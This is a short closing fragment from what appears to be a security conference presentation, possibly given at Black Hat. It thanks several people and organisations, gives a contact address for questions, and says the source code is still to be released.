Kat, Josh, Sam, zen, Mac, Mike, Dave, Sean, Darel, Brad A., Matt G., Mark B., Microsoft, iSIGHT Partners, Black Hat, and all others who will remain nameless.

# Questions

- jerickson <at> isightpartners.com

- Source Code: TBD